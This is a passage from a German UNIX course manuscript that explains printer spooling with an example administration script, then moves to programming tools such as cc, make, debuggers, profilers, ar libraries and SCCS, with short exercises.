Wenn Ihr Text auf einem Bildschirm oder Drucker treppenförmig dargestellt wird – nach rechts fallend – erwartet das Gerät einen Text nach Art von MS-DOS mit CR und LF, der Text enthält jedoch nach Art von UNIX nur LF als Zeilenende. In einigen Fällen läßt sich das Gerät entsprechend konfigurieren, auf jeden Fall kann man den Text entsprechend ergänzen. Wenn umgekehrt auf dem Bildschirm kein Text zu sehen ist, erwartet das Ausgabeprogramm einen UNIX-Text ohne CR, das Textfile stammt jedoch aus der MS-DOS-Welt mit CR und LF. Jede Zeile wird geschrieben und gleich wieder durch den Rücksprung an den Zeilenanfang gelöscht. Viele UNIX-Pager berücksichtigen das aber und geben das CR nicht weiter. Auf Druckern kann sich dieses Mißverständnis durch Verdoppelung des Zeilenabstandes äußern. Kein Problem, nur lästig.

3.8.10 Druckerausgabe (lp)

Auf einer UNIX-Anlage arbeiten in der Regel mehrere Benutzer gleichzeitig, aber auch ein einzelner Benutzer kann gleichzeitig mehrere Textfiles zum Drucker schicken. Damit es nicht zu einem Durcheinander kommt, sorgt ein Dämon, der **Line Printer Spooler**, dafür, daß sich die **Druckaufträge** (requests) in eine Warteschlange einreihen und der Reihe nach zu dem jeweils verlangten Drucker geschickt werden. Die Schreibberechtigung auf `/dev/printer` hat nur der Dämon, nicht der Benutzer.

Der Dämon sorgt auch dafür, daß die Drucker richtig eingestellt werden, beispielsweise auf Querformat oder deutschen Zeichensatz. Auf manchen Systemen findet sich ein File `/etc/printcap` mit einer Beschreibung der Drucker, ähnlich wie in `/usr/lib/terminfo` oder `/etc/termcap` die Terminals beschrieben werden.

Mit dem Kommando `lpstat(1)` schaut man sich den Spoolerstatus an, mittels der Option `-t` werden auch die fremden Druckaufträge angezeigt. Mit `cancel request-id` löscht man einen Druckauftrag (nicht mit `kill(1)`), auch fremde. Der Auftraggeber erhält eine Nachricht, wer seinen Auftrag gelöscht hat.

Bei der Einrichtung des Spoolers sind einige Punkte zu beachten. Wir wollen sie anhand eines Shellscripts `/etc/lpfix` erläutern, das den laufenden Spooler beendet und neu einrichtet. Dieses Shellscript wird auf unserer Anlage jede Nacht vom `cron` aufgerufen und sorgt dafür, daß morgens die Druckerwelt in Ordnung ist. Papier oder Toner füllt es nicht nach.

```
echo "Start /etc/lpfix"

# Skript zum Flottmachen des lp-Schedulers, Alex 20.01.93
# Auftraege nicht retten, Warteschlangen putzen.

usl=/usr/spool/lp # lp-Directory

plist="lpjet lpwen1 lpwen4 lpnec plot"  # Liste der Drucker
plist1="lpwen1 lpwen4 lpnec"

for p in $plist
do
/usr/lib/reject -rUnterbrechung $p # Auftragsannahme schliessen
done
```



```
/usr/lib/lpshut # Jetzt herrscht Ruhe

rm -f $usl/pstatus $usl/qstatus # Statusfiles putzen
touch $usl/pstatus $usl/qstatus
chown lp $usl/pstatus $usl/qstatus
chgrp bin $usl/pstatus $usl/qstatus

rm -f $usl/SCHEDLOCK # Lockfile loeschen

# interface-Files loeschen

rm -fr $usl/interface/* $usl/member/* $usl/request/*

# Konfigurieren der Schnittstellen

stty 9600 opost onlcr ixon ixoff < /dev/lp &
stty 19200 -opost ixon ixoff < /dev/lpjet &
stty 9600 ixon ignbrk icanon isig clocal < /dev/plot_mux &
stty erase "^-"  kill "^-"   < /dev/plot_mux &

sleep 4 # Konfiguration dauert etwas

# Neuinstallation /dev/lpjet

/usr/lib/lpadmin -plpjet -v/dev/lpjet -mlpjet -h
/usr/lib/accept lpjet
/usr/bin/enable lpjet

# Neuinstallation /dev/lp

for p in $plist1
do
/usr/lib/lpadmin -p$p -v/dev/lp -m$p -h
/usr/lib/accept $p
/usr/bin/enable $p
done

# Neuinstallation /dev/plot

/usr/lib/lpadmin -pplot -v/dev/plot -mhp7550a -h
/usr/lib/accept plot
/usr/bin/enable plot

/usr/lib/lpadmin -dlpwen1 # default printer
```

```
/usr/lib/lpsched # Start lp-Scheduler

# /usr/bin/lpstat -t # nicht noetig

echo "Ende lpfix"
```

Programm 3.19 : Shellscript zum Flottmachen des Druckerspoolers

Das erste Spoolerkommando `/usr/lib/reject(1M)` – zu finden unter dem Kommando `accept(1M)` – sorgt dafür, daß der Spooler keine Aufträge mehr entgegennimmt. Ein Auftraggeber wird entsprechend unterrichtet. Das folgende Kommando `/usr/lib/lpshut(1M)` – unter `lpsched(1M)` beschrieben – beendet den Spoolprozeß.

Dann werden einige Files des Spoolsystems gelöscht und neu erzeugt, um zu verhindern, daß Müll herumliegt und beim Start Ärger macht. Das File `/usr/spool/lp/SCHEDLOCK` ist ein sogenanntes **Lockfile**, das beim Starten des Spoolers erzeugt wird, nichts enthält und allein durch sein Vorhandensein darauf hinweist, daß in dem System bereits ein Spooler läuft. Es dürfen nicht mehrere Spooler gleichzeitig arbeiten. Als nächstes werden etwaige Aufträge in den Warteschlangen für die jeweiligen Drucker gelöscht.

Mittels des Kommandos `stty(1)` werden die Drucker-Schnittstellen (Multiplexer-Ports) konfiguriert. Diese Zeilen sind eine Wiederholung von Zeilen aus dem Shellscript `/etc/rc`, das beim Systemstart (Booten) ausgeführt wird. Die Bedeutung der Argumente findet sich außer beim Kommando auch unter `termio(7)`.

Schließlich werden die Drucker mit dem Kommando `/usr/lib/lpadmin(1M)` wieder installiert. Dieses Kommando erwartet hinter der Option `-p` den Namen des Druckers, unter dem er von den Benutzern angesprochen wird. Auf die Option `-v` folgt der Name des zugeordneten Druckers, wie er im Verzeichnis `/dev` eingetragen ist. Dieser braucht nicht mit dem erstgenannten übereinzustimmen. Es können einem physikalischen Drucker (Hardware) mehrere logische Drucker (Namen) zugeordnet werden. Der Spooler legt für jeden logischen Drucker eine eigene Warteschlange an. Falls mehrere Warteschlangen über ein physikalisches Gerät gleichzeitig herfallen, gibt es eine Kollision.

Hinter der Option `-m` wird das **Modellfile** angegeben, ein Shellscript oder compiliertes Programm, das den zu druckenden Text bearbeitet, Druckersteuersequenzen ergänzt und das Ganze zum Drucker schickt. Hier bringt der System-Manager örtliche Besonderheiten unter. Die Modellfiles finden sich im Verzeichnis `/usr/spool/lp/model`. Sie sind zunächst nur eine unverbindliche Sammlung von Shellscripts oder Programmen; erst das `lpadmin(1M)`-Kommando ordnet einem logischen Drucker ein Modellfile zu, das dazu in das Verzeichnis `/usr/spool/lp/interface` kopiert und dann **Interface-File** genannt wird.

Mit `/usr/lib/accept(1M)` wird die Auftragsannahme wieder geöffnet (Gegenstück zu `reject(1M)`). Das Kommando `/usr/bin/enable(1)` aktiviert die Drucker. Mit `disable(1)` könnte man einen Drucker vorübergehend unterbrechen ohne die Auftragsannahme zu schließen, um beispielsweise Papier nachzulegen.

Zu guter Letzt startet `/usr/lib/lpsched(1M)` den Spooler wieder, und er beginnt mit der Abarbeitung der Warteschlangen. `lpstat(1)` mit der Option `-t` zeigt zur Kontrolle den Status des gesamten Spoolsystems an. Mit dem Kommando `lp(1)` übergeben nun die Benutzer ihre Aufträge an den Spooler.

Auf unserer HP 9000 haben wir ein lokales Druckmenu `p` geschrieben, das das Drucken von Textfiles für die Benutzer weiter vereinfacht. Es baut aus den Antworten des Benutzers das UNIX-Kommando `lp(1)` mit den entsprechenden Optionen und Argumenten auf. Die Optionen werden von dem angesprochenen Modelfile in Steuersequenzen für den Drucker umgesetzt. Das Menu und das Modellfile arbeiten Hand in Hand. Da die Druckausgabe unterschiedlich gestaltet werden kann, müssen Sie Ihren System-Manager fragen.

3.8.11 Übung

Anmelden wie gewohnt. Schreiben Sie mit dem Editor `vi(1)` einen knapp zweiseitigen Text mit einer Überschrift und einigen Absätzen. Das Textfile heiße `beispiel`. Spielen Sie mit folgenden (und weiteren) Werkzeugen:

```
tr "[A-Z]" "[a-z]" < beispiel > beispiel.k
cmp beispiel beispiel.k
sed 's/[A-Z]/[a-z]/g' beispiel
grep -i unix beispiel
spell beispiel
fold -50 beispiel
adjust -j -m60 beispiel
wc beispiel
```

Verzieren sie das Beipiel mit `nroff(1)`-Kommandos, lassen es durch `nroff(1)` laufen und sehen Sie sich die Ausgabe auf dem Bildschirm und auf Papier an. Zum Drucken `nroff(1)` und Druckkommando durch Pipe verbinden.

Bearbeiten Sie Ihren Text mit dem Shellscript `frequenz`. Welche Wörter kommen häufig vor, welche selten? Wo tauchen Tippfehler wahrscheinlich auf? Suchen Sie die Tippfehler in Ihrem Text mit dem `vi(1)` (Schrägstrich).

Schreiben Sie eine unsortierte zweispaltige Liste mit Familiennamen und Telefonnumern. Das File soll auch einige mehrfache Eintragungen enthalten und heiße `liste`. Bearbeiten Sie es wie folgt:

```
sort liste
sort -u liste
sort -d liste
sort +1 -2 liste
sort liste | uniq
```

```
sort liste | cut -f1
sort liste | awk '$1 != prev {print; prev = $1 }'
```

Untersuchen Sie mit dem Shellscript zur Textanalyse einen leichten Text - aus einer Tageszeitung etwa - und einen schwierigen. Wir empfehlen IMMANUEL KANT *Der Streit der Fakultäten*. Wo sind Ihre eigenen Texte einzuordnen? Beenden Sie Ihre Sitzung mit `exit`.

3.9 Programmer's Workbench

Unter der "Werkbank des Programmierers" werden Werkzeuge zusammengefaßt, die beim Programmieren benötigt werden. Auf UNIX-Anlagen, die nicht zur Programmentwicklung eingesetzt werden, können sie fehlen. Da UNIX ursprünglich von Programmierern für den Eigenbedarf geschrieben wurde, ist zu vermuten, daß diese Werkzeugkiste gut gefüllt ist.

3.9.1 Nochmals der Editor (vi)

Editoren wurden bereits im Abschnitt 3.8 *Writer's Workbench* erläutert. Hier geht es nur um einige Eigenschaften des Editors `vi(1)`, die beim Schreiben von Programmquellen von Belang sind.

%, tags

3.9.2 Compiler und Linker (cc, ccom, ld)

Auf das Schreiben der Quelltexte folgt ihre Übersetzung in die Sprache der jeweiligen Maschine mittels eines Übersetzungsprogrammes, meist eines **Compilers**. Jedes vollständige UNIX-System enthält einen C-Compiler; Compiler für weitere Programmiersprachen sind optional. Auf unserer Anlage sind zusätzlich ein FORTRAN- und ein PASCAL-Compiler vorhanden.

Compilieren bedeutete vor der EDV-Zeit zusammentragen. In unseren Herzensergießungen haben wir viel aus Büchern, Zeitschriften und Netnews compiliert. Im alten Rom hatte es auch noch die Bedeutung von plündern, eine besondere Art des Zusammentragens.

Ein Compiler übersetzt nur den Quellcode eines Programmes in Maschinensprache. Die meisten Programme enthalten Aufrufe von externen Programmodulen, die bereits vorübersetzt und in Bibliotheken zusammengefaßt sind. Beispiele sind Ausgaberoutinen oder mathematische Funktionen. Der ausführbare Code dieser externen Module wird erst vom **Linker**[19] mit dem Programmcode vereinigt, so daß ein vollständiges ausführbares Programm entsteht. Es gibt sogar die Möglichkeit, die externen Module erst zur Laufzeit hinzuzunehmen; das heißt **dynamisches Linken** und spart Speicherplatz. Benutzen mehrere Programme ein in den Arbeitsspeicher kopiertes Modul gemeinsam anstatt jeweils eine eigene Kopie anzulegen, so kommt man zu den **Shared Libraries** und spart nochmals Speicherplatz.

[19]Linker werden auch Binder, Mapper oder Loader genannt. Manchmal wird auch zwischen Binder und Loader unterschieden, soll uns hier nicht beschäftigen.

Die Compileraufrufe lauten `/bin/cc(1)`, `f77(1)` und `pc(1)`. Diese Kommandos rufen **Compilertreiber** auf, die ihrerseits die eigentlichen Compiler `/lib/ccom`, `f77comp` und `pascomp` starten und noch weitere Dinge erledigen. Ohne Optionen rufen die Compilertreiber auch noch den Linker `/bin/ld` auf, so daß das Ergebnis ein lauffähiges Programm ist, das als Default den Namen `a.out(4)` trägt. Mit dem Namen `a.out(4)` sollte man nur vorübergehend arbeiten (mit `mv(1)` ändern). Der Aufruf des C-Compilers sieht beispielsweise so aus:

```
cc -g source.c -lm
```

Die Option `-g` veranlaßt den Compiler, zusätzliche Informationen für den symbolischen Debugger zu erzeugen. Der Quelltext des C-Programmes steht im File `source.c`, das einen beliebigen Namen tragen kann, nur sollte der Name mit der Kennung `.c` enden. Die abschließende Option `-lm` fordert den Linker auf, die mathematische Bibliothek einzubinden. Mit der Option `-v` wird der Compiler etwas gesprächiger (verbose), bei den ersten Berührungen eine Hilfe. Speichermodelle wie unter MS-DOS gibt es in UNIX nicht.

Für C-Programme gibt es einen **Syntax-Prüfer** namens `lint(1)`, den man unbedingt verwenden sollte. Er reklamiert nicht nur Fehler, sondern auch Stilmängel. Manchmal beanstandet er auch Dinge, die man bewußt gegen die Regeln geschrieben hat. Man muß seinen Kommentar sinnvoll interpretieren. Aufruf:

```
lint source.c
```

Ferner gibt es für C-Quelltexte einen **Beautifier** namens `cb(cb)`, der den Text in eine standardisierte Form mit Einrückungen usw. bringt und die Lesbarkeit erleichtert. Aufruf:

```
cb source.c > source.b
```

Wenn man mit dem Ergebnis `source.b` zufrieden ist, löscht man das ursprüngliche File `source.c` und benennt `source.b` in `source.c` um.

3.9.3 Unentbehrlich (make, configure)

Größere Programme sind stark gegliedert und auf mehrere Files verteilt. Der Compileraufruf wird dadurch länglich und die Wahrscheinlichkeit, etwas zu vergessen, steigt. Hier hilft `make(1)`. Man schreibt einmal alle Angaben für den Compiler in ein `makefile` (auch `Makefile`) und ruft dann zum Compilieren nur noch `make(1)` auf. Auch für Manuskripte ist `make(1)` zu gebrauchen.

Man lege für das Projekt ein eigenes Unterverzeichnis an, denn `make(1)` sucht zunächst im Arbeits-Verzeichnis. Das `makefile` beschreibt die Abhängigkeiten der Programmteile voneinander und enthält die Kommandozeilen zu ihrer Erzeugung. Ein einfaches `makefile` sieht so aus:

```
pgm:  a.o  b.o
        cc  a.o  b.o  -o pgm
a.o:  incl.h  a.c
        cc  -c a.c
b.o:  incl.h  b.c
        cc  -c  b.c
```

Programm 3.20 : Einfaches make-File

und ist folgendermaßen zu verstehen:

- Das ausführbare Programm namens `pgm` hängt ab von den Modulen (im Objektcode) `a.o` und `b.o`. Es entsteht durch den Compileraufruf `cc a.o b.o -o pgm`. Die Zeilen mit Kommandos müssen in `makefile` durch einen Tabulatorstop eingerückt sein.
- Das Programmodul `a.o` hängt ab von der include-Datei `incl.h` und dem Modul im Quellcode `a.c`. Es entsteht durch den Aufruf des Compilers mit `cc -c a.c`. Die Option `- c` unterbindet das Linken.
- Das Programmodul `b.o` hängt ab von derselben include-Datei und dem Modul im Quellcode `b.c`. Es entsteht durch den Compileraufruf `cc -c b.c`.

`make(1)` verwaltet auch verschiedene Versionen der Programmodule und paßt auf, daß eine neue Version in alle betroffenen Programme eingebunden wird. Umgekehrt wird eine aktuelle Version eines Moduls nicht unnötigerweise compiliert.

Im GNU-Projekt wird Software im Quellcode für verschiedene Systeme veröffentlicht. In der Regel muß man also die Quellen auf der eigenen Anlage compilieren. Infolgedessen gehören zu den GNU-Programmen fast immer umfangreiche Makefiles.

3.9.4 Debugger (xdb)

Programme sind Menschenwerk und daher fehlerhaft[20]. Es gibt keine Möglichkeit, die Fehlerfreiheit eines Programmes festzustellen oder zu beweisen außer in trivialen oder idealen Fällen.

Die Fehler lassen sich in drei Klassen einteilen. Verstöße gegen die Regeln der jeweiligen Programmiersprache heißen **Grammatikfehler** oder **Syntaxfehler**. Die meisten führen bereits zu einem Abbruch des Compiliervorgangs und lassen sich schnell lokalisieren und beheben. Der C-Syntax-Prüfer `lint` ist das beste Werkzeug zu ihrer Entdeckung. `weil` statt `while` wäre ein einfacher Syntaxfehler. Fehlende oder unpaarige Klammern sind auch beliebt, deshalb enthält der `vi(1)`

[20]Es irrt der Mensch, so lang er strebt. Goethe, Faust. Oder errare humanum est, wie wir Lateiner sagen. Noch etwas älter: *αμαρτωλαι εν ανθρωποισιν επονται θνητοις*. Die entsprechende Aussage in babylonischer Keilschrift können wir leider aus Mangel an einem TeX-Font vorläufig nicht wiedergeben. In der nächsten Auflage werden wir jedoch eine eingescannte Zeichnung aus der Höhle von Rienne-Vaplus zeigen, die einen Jäger bei einem Fehlwurf darstellt und als die älteste Dokumentation obiger Weisheit gilt.

eine Funktion zur Klammerprüfung. Unzulässige Operationen mit Pointern sind ebenfalls an der Tagesordnung.

Falls das Programm die Compilation ohne Fehlermeldung hinter sich gebracht hat, startet man es. Dann melden sich die **Laufzeitfehler**, die unter Umständen nur bei bestimmten und womöglich seltenen Parameterkonstellationen auftreten. Ein typischer Laufzeitfehler ist die Division durch eine Variable, die manchmal den Wert Null annimmt. Die Fehlermeldung lautet "Floating point exception". Ein anderer häufig vorkommender Laufzeitfehler ist die Überschreitung von Arraygrenzen oder die Verwechslung von Variablen und Pointern, was zu einem "Memory fault", einem Speicherfehler führt.

Die dritte Klasse bilden die **logischen Fehler** oder **Denkfehler**. Sie werden auch **semantische Fehler** genannt. Das Programm arbeitet einwandfrei, nur tut es nicht das, was sich der Programmierer vorgestellt hat. Ein typischer Denkfehler ist das Verzählen bei den Elementen eines Arrays oder bei Schleifendurchgängen um genau eins. Hier hilft der Computer nur wenig, da der Ärmste ja gar nicht weiß, was sich der Programmierer vorstellt. Diese Fehler kosten viel Mühe, doch solcherlei Verdrüsse pflegen die Denkungskräfte anzuregen, meint WILHELM BUSCH in seiner Geschichte Schnurrdiburr oder die Bienen.

Man kann sich eine vierte Fehlerklasse vorstellen, die aber fast schon außerhalb der Verantwortung des Programmierers liegt. Wenn das mathematische **Modell** zur Beschreibung eines realen Problems ungeeignet ist, mag das Programm so fehlerarm sein wie es will, seine Ergebnisse gehen an der Wirklichkeit vorbei.

Ein Fehler wird im Englischen auch als *bug* bezeichnet, was soviel wie Wanze oder Laus bedeutet. Ein Programm zu entlausen heißt Debugging. Dazu braucht man einen Debugger. Das sind Programme, unter deren Kontrolle das verlauste Programm abläuft. Man hat dabei vielfältige Möglichkeiten, in den Ablauf einzugreifen. Ein **absoluter Debugger** wie der `adb(1)` bezieht sich dabei auf das lauffähige Programm im Arbeitsspeicher – nicht auf den Quellcode – und ist somit für die meisten Programmierer wenig geeignet. Ein **symbolischer Debugger** wie der `sdb(1)` oder der `xdb(1)` bezieht sich auf die jeweilige Stelle im Quelltext[21]. Debugger sind mächtige und hilfreiche Werkzeuge. Manche Programmierer gehen so weit, daß sie das Schreiben eines Programms als Debuggen eines leeren Files bzw. eines weißen Blattes Papier ansehen. In der Übung wird eine einfache Anwendung des Debuggers vorgeführt.

Falls Sie auch mit dem UNIX-Debugger nicht alle Würmer in Ihrem Programm finden und vertreiben können, möchten wir Ihnen noch ein altes Hausrezept verraten, das aus einer Handschrift des 9. Jahrhunderts stammt. Das Rezept ist im Raum Wien - München entstanden und unter den Namen *Contra vermes* oder *Pro nescia* bekannt. Leider ist das `README`-File, das die Handhabung erklärt, verlorengegangen. Hier der Text:

> Gang út, nesso, mid nigun nessiklinon,
> út fana themo marge an that bên,
> fan thêmo bêne an that flêsg,
> út fan themo flêsgke an thia hûd,

[21]Real programmers don't use source language debuggers.

ût fan thera hûd an thesa strâla.
Drohtin. Uuerthe sô!

Wir schlagen vor, die Zeilen als Kommentar an kritischen Stellen des Programms einzufügen.

3.9.5 Profiler (time, gprof)

Profiler sind ebenfalls Programme, unter deren Kontrolle ein zu untersuchendes Programm abläuft. Ziel ist die Ermittlung des Zeitverhaltens in der Absicht, das Programm schneller zu machen. Ein einfaches UNIX-Werkzeug ist `time(1)`:

```
time a.out
```

Die Ausgabe sieht so aus:

```
real    0m 14.88s
user    0m  0.28s
sys     0m  0.04s
```

und bedeutet, daß die gesamte Laufzeit des Programms `a.out(4)` 14.88 s betrug, davon entfielen 0.28 s auf die Ausführung von Benutzeranweisungen und 0.04 s auf Systemtätigkeiten. Die Ausgabe wurde durch einen Aufruf des Primzahlenprogramms 4.4 erzeugt, das selbst Zeiten mittels des Systemaufrufs `time(2)` mißt und rund 0 s für die Rechnung und 14 s für die Ausgabe meldet.

Ein weiterer Profiler ist `gprof(1)`. Seine Verwendung setzt voraus, daß das Programm mit der Option `- G` compiliert worden ist. Seine Ausgabe geht in ein File `gmon.out` und kann dort gelesen oder editiert werden.

Für genauere Auskünfte zieht man den Systemaufruf `times(2)`, den Debugger oder das UNIX-Kommando `prof(1)` in Verbindung mit der Subroutine `monitor(3)` heran.

3.9.6 Bibliotheken, Archive (ar)

Viele Teilaufgaben in den Programmen wiederholen sich immer wieder. Das sind Aufgaben, die mit dem System zu tun haben, Befehle zur Bildschirmsteuerung, mathematische Berechnungen wie Logarithmus oder trigonometrische Funktionen, Datenbankroutinen oder Routinen zur Abfrage von Meßgeräten am Bus.

Damit man diese Routinen nicht jedesmal neu zu erfinden braucht, werden sie in **Bibliotheken** gepackt, die jedem Programmierer zur Verfügung stehen. Teils stammen sie vom Hersteller des Betriebssystems (also AT&T), teils vom Hersteller der Compiler (bei uns Hewlett-Packard), teils auch von Benutzern. Bibliotheken enthalten Programmbausteine, es lassen sich aber auch andere Files in gleicher Weise zusammenfassen. Dann spricht man allgemeiner von **Archiven**. Die Verwendung von Bibliotheken wird in Abschnitt 4.17 *Funktions-Bibliotheken* im Kapitel 4 *Programmieren in C* erläutert.

Außer den mit dem Compiler gelieferten Bibliotheken kann man zusätzlich erworbene oder selbst erstellte Bibliotheken verwenden. Im Handel sind beispielsweise Bibliotheken mit Funktionen für Bildschirmmasken, zur Verwaltung indexsequentieller Files, für Grafik, zur Meßwerterfassung und -aufbereitung und für besondere mathematische Aufgaben. Auch aus dem Netz laufen einem Bibliotheken zu, siehe das Beispiel in Abschnitt 3.12.11 *Electronic Mail*. Eigene Bibliotheken erzeugt man mit dem UNIX-Kommando `ar(1)`; das Fileformat ist unter `ar(4)` beschrieben. Ein Beispiel zeige den Gebrauch. Wir haben ein Programm zur Berechnung von Mittelwert und Varianz der in der Kommandozeile mitgegebenen ganzen Zahlen geschrieben:

```
/* Statistische Auswertung von eingegebenen Werten
   W. Alex, Universitaet Karlsruhe, 16. Dez. 1992
   Bibliothek ./libstat.a erforderlich
   Compileraufruf cc statistik.c -L . -lstat
*/

#define  MAX 100        /* max. Anzahl der Werte */
#include <stdio.h>

void exit(); double mwert(), varianz();

main(argc, argv)
int argc; char *argv[];

{
int i, a[MAX];

if (argc < 3) {
    puts("Zuwenig Werte"); exit(-1);
}

if (argc > MAX + 1) {
    puts("Zuviel Werte"); exit(-1);
}

/* Uebernahme der Werte in ein Array */

a[0] = argc - 1;

for (i = 1; i < argc; i++) {
    sscanf(argv[i], "%d", a + i);
}

/* Ausgabe des Arrays */

for (i = 1; i < argc; i++) {
```

```
    printf("%d\n", a[i]);
}

/* Rechnungen */

printf("Mittelwert: %f\n", mwert(a));
printf("Varianz:    %f\n", varianz(a));

return 0;
}
```

Programm 3.21 : C-Programm Statistik mit Benutzung einer eigenen Funktionsbibliothek

Das Programm verwendet die Funktionen `mwert()` und `varianz()`, die wir aus einer hausgemachten Funktionsbibliothek namens `libstat.a` entnehmen. Der im Kommentar genannte Compileraufruf mit der Option `-L .` veranlaßt den Linker, diese Bibliothek im Arbeits-Verzeichnis zu suchen. Die Funktionen sehen so aus:

```
double mwert(x)
int *x;
{
int j, k;
double m;

for (j = 1, k = 0; j <= *x; j++) {
    k = k + x[j];
}
m = (double)k / (double)*x;
return m;
}
```

Programm 3.22 : C-Funktion Mittelwert ganzer Zahlen

und für die Varianz:

```
extern double mwert();

double varianz(x)
int *x;
{
int j;
double m, s, v;

m = mwert(x);

for (j = 1, s = 0; j <= *x; j++) {
```



```
s = s + (x[j] - m) * (x[j] - m);
}
v = s / (*x - 1);
return v;
}
```

Programm 3.23 : Funktion Varianz ganzer Zahlen

Diese Funktionen werden mit der Option `-c` compiliert, so daß wir zwei Objektfiles `mwert.o` und `varianz.o` erhalten. Mittels des Aufrufes

```
ar -r libstat.a mwert.o varianz.o
```

erzeugen wir die Funktionsbibliothek `libstat.a`, auf die dann mit der Compileroption `-lstat` zugegriffen wird. Der Vorteil der Bibliothek liegt darin, daß man sich nicht mit vielen einzelnen Funktionsfiles herumzuschlagen braucht, sondern mit der Compileroption gleich ein ganzes Bündel verwandter Funktionen erwischt. In das Programm eingebunden werden nur die Funktionen, die wirklich benötigt werden.

3.9.7 Weitere Werkzeuge

Das Werkzeug `cflow(1)` ermittelt die Funktionsstruktur zu einer Gruppe von C-Quell- und Objektfiles. Der Aufruf:

```
cflow statistik.c
```

liefert auf `stdout`

```
1 main: int(), <statistik.c 15>
2 puts: <>
3 exit: <>
4 sscanf: <>
5 printf: <>
6 mwert: <>
7 varianz: <>
```

welcher besagt, daß die Funktion `main()` vom Typ `int` ist und in Zeile 15 des Quelltextes definiert wird. `main()` ruft seinerseits die Funktionen `puts`, `exit`, `sscanf` und `printf` auf, die in `statistik.c` nicht definiert werden, da sie Teil der Standardbibliothek sind. Die Funktionen `mwert` und `varianz` werden ebenfalls aufgerufen und nicht definiert, da sie aus einer Privatbibliothek stammen.

Das Werkzeug `cxref(1)` erzeugt zu einer Gruppe von C-Quellfiles eine Kreuzreferenzliste aller Symbole, die nicht rein lokal sind. Der Aufruf

```
cxref fehler.c
```

gibt nach `stdout` eine Liste aus, deren erste Zeilen so aussehen:

```
fehler.c:

SYMBOL          FILE                    FUNCTION   LINE

BUFSIZ          /usr/include/stdio.h    --         *10
EOF             /usr/include/stdio.h    --          70 *71
FILE            /usr/include/stdio.h    --         *18  78  123
                                                    127 128  201
                                                    223
FILENAME_MAX    /usr/include/stdio.h    --         *67
FOPEN_MAX       /usr/include/stdio.h    --         *68
L_ctermid       /usr/include/stdio.h    --         *193
L_cuserid       /usr/include/stdio.h    --         *194
L_tmpnam        /usr/include/stdio.h    --         *61
NULL            /usr/include/stdio.h    --          35 *36
PI              fehler.c                --         *27
P_tmpdir        /usr/include/stdio.h    --         *209
SEEK_CUR        /usr/include/stdio.h    --         *55
SEEK_END        /usr/include/stdio.h    --         *56
SEEK_SET        /usr/include/stdio.h    --          53 *54
TMP_MAX         /usr/include/stdio.h    --          63 *64
_CLASSIC_ANSI_TYPES   /usr/include/stdio.h   --     162
```

Durch das `include`-File `stdio.h` und gegebenenfalls auch durch Bibliotheksfunktionen kommen viele Namen in das Programm, von denen man nichts ahnt. Ferner gibt es einige Werkzeuge zur Ermittlung und Bearbeitung von Strings in Quellfiles und ausführbaren Programmen, teilweise beschränkt auf C-Programme.

Dem Beispiel der PC-Software folgend, werden zunehmend die am häufigsten beim Programmieren gebrauchten Werkzeuge (Editor, Syntaxprüfer, Compiler, Linker, Debugger, Versionsverwaltung) in einer **Entwicklungs-Umgebung** zusammengefaßt. Das kann die Arbeit beschleunigen. Eine solche Umgebung ist HP SoftBench.

3.9.8 Lexikalische und grammatische Analyse (lex, yacc)

(kommen mit der nächsten Version des Skriptums. Vorläufig weisen wir auf das Buch von G. Staubach hin, siehe Anhang L)

(Fortsetzung folgt)

3.9.9 Programmverwaltung mit SCCS

Größere Projekte werden von mehreren, unter Umständen wechselnden Programmierern gemeinsam bearbeitet. In der Regel werden die so entstandenen Programmpakete über Jahre hinweg weiterentwickelt und vielleicht auf verschiedene Systeme portiert. Da gilt es, die Übersicht zu bewahren. Diesem Zweck dient das **Source Code Control System** (SCCS)[22]. Das Programmieren vollzieht sich in

[22] Real programmers don't use source code maintenance systems.

mehreren Stufen:

- Aufgabenstellung
- Aufgabenanalyse
- Umsetzung in eine Programmiersprache
- Testen
- Dokumentieren
- vorläufige Freigabe
- endgültige Freigabe

Des weiteren wird ein Programm in viele überschaubare Module aufgeteilt. Von jedem Modul entstehen im Verlauf der Arbeit mehrere Fassungen oder Versionen. Der Zustand des ganzen Projektes läßt sich in einem dreidimensionalen Koordinatensystem mit den Achsen Modul, Stufe und Version darstellen.

Das SCCS verwaltet die Versionen der Module, indem es die erste Fassung vollständig speichert und dann jeweils die Differenzen zur nächsten Version, so daß man jederzeit ältere Versionen wiederherstellen kann. Ferner regelt es die Lese- und Schreibberechtigungen. Jeder Mitarbeiter des Projektes soll in der Regel alle Versionen aller Module lesen dürfen, aber nur seine eigenen durch Schreiben verändern.

Alle Versionen eines Programmes samt den Verwaltungsdaten werden in einem einzigen SCCS-File namens `s.filename` abgelegt, auf das schreibend nur über besondere SCCS-Kommandos zugegriffen werden kann. Das erste dieser Kommandos ist `admin(1)` und erzeugt aus einem C-Quellfile `program.c` das zugehörige SCCS-Dokument:

```
admin -iprogram.c s.program.c
```

Mit `admin(1)` lassen sich noch weitere Aufgaben erledigen, siehe Referenz-Handbuch. Mittels `get(1)` holt man das Quellfile wieder aus dem SCCS-Dokument heraus, mitttels `delta(1)` gibt man eine geänderte Fassung des Quellfiles an das SCCS-Dokument zurück.

Auch bei der Verwaltung eines größeren Textprojektes ist der Einsatz des SCCS denkbar.

3.9.10 CASE Tools (HP SoftBench)

Obwohl wir der reinen Lehre und der Kommandozeile zuneigen, kommen wir nicht umhin, eine jüngere Entwicklung zu erwähnen. CASE bedeutet *Computer Aided Software Engineering* und ist die moderne Form des Programmierens. Dazu reicht nicht mehr das Dreigespann aus Editor, Compiler und Debugger, man braucht Tools. Diese setzen auf einer Oberfläche wie Motif auf, die ihrerseits auf dem X-Window-System aufsetzt. Wenn Sie vermuten, daß CASE eine schnelle Workstation erfordert, liegen Sie richtig. So hat auch die Hardware-Industrie etwas davon. Sie selbst brauchen nur noch mit der Maus zu klicken und können sich ganz auf das Denken konzentrieren. Bei Hewlett-Packard heißt die Werkzeugmaschine SoftBench, andere Firmen haben Ähnliches. Wir wollen als Beispiel das bekannte Hallo-Welt-Programm per CASE erzeugen.

3.9.11 Übung

Anmelden wie gewohnt. Zum Üben brauchen wir ein kleines Programm mit bestimmten Fehlern. Legen Sie mit `mkdir prog` ein Unterverzeichnis `prog` an, wechseln Sie mit `cd prog` dorthin und geben Sie mit `vi fehler.c` folgendes C-Programm unter dem Namen `fehler.c` ein:

```
/* Uebungsprogramm mit mehreren Fehlern */
/* W. Alex, Universitaet Karlsruhe, 24. Feb. 1988 */

/* 1. Fehler: Es wird eine symbolische Konstante PI
   definiert, die nicht gebraucht wird. Dieser Fehler
   hat keine Auswirkungen und wird von keinem
   Programm bemerkt.
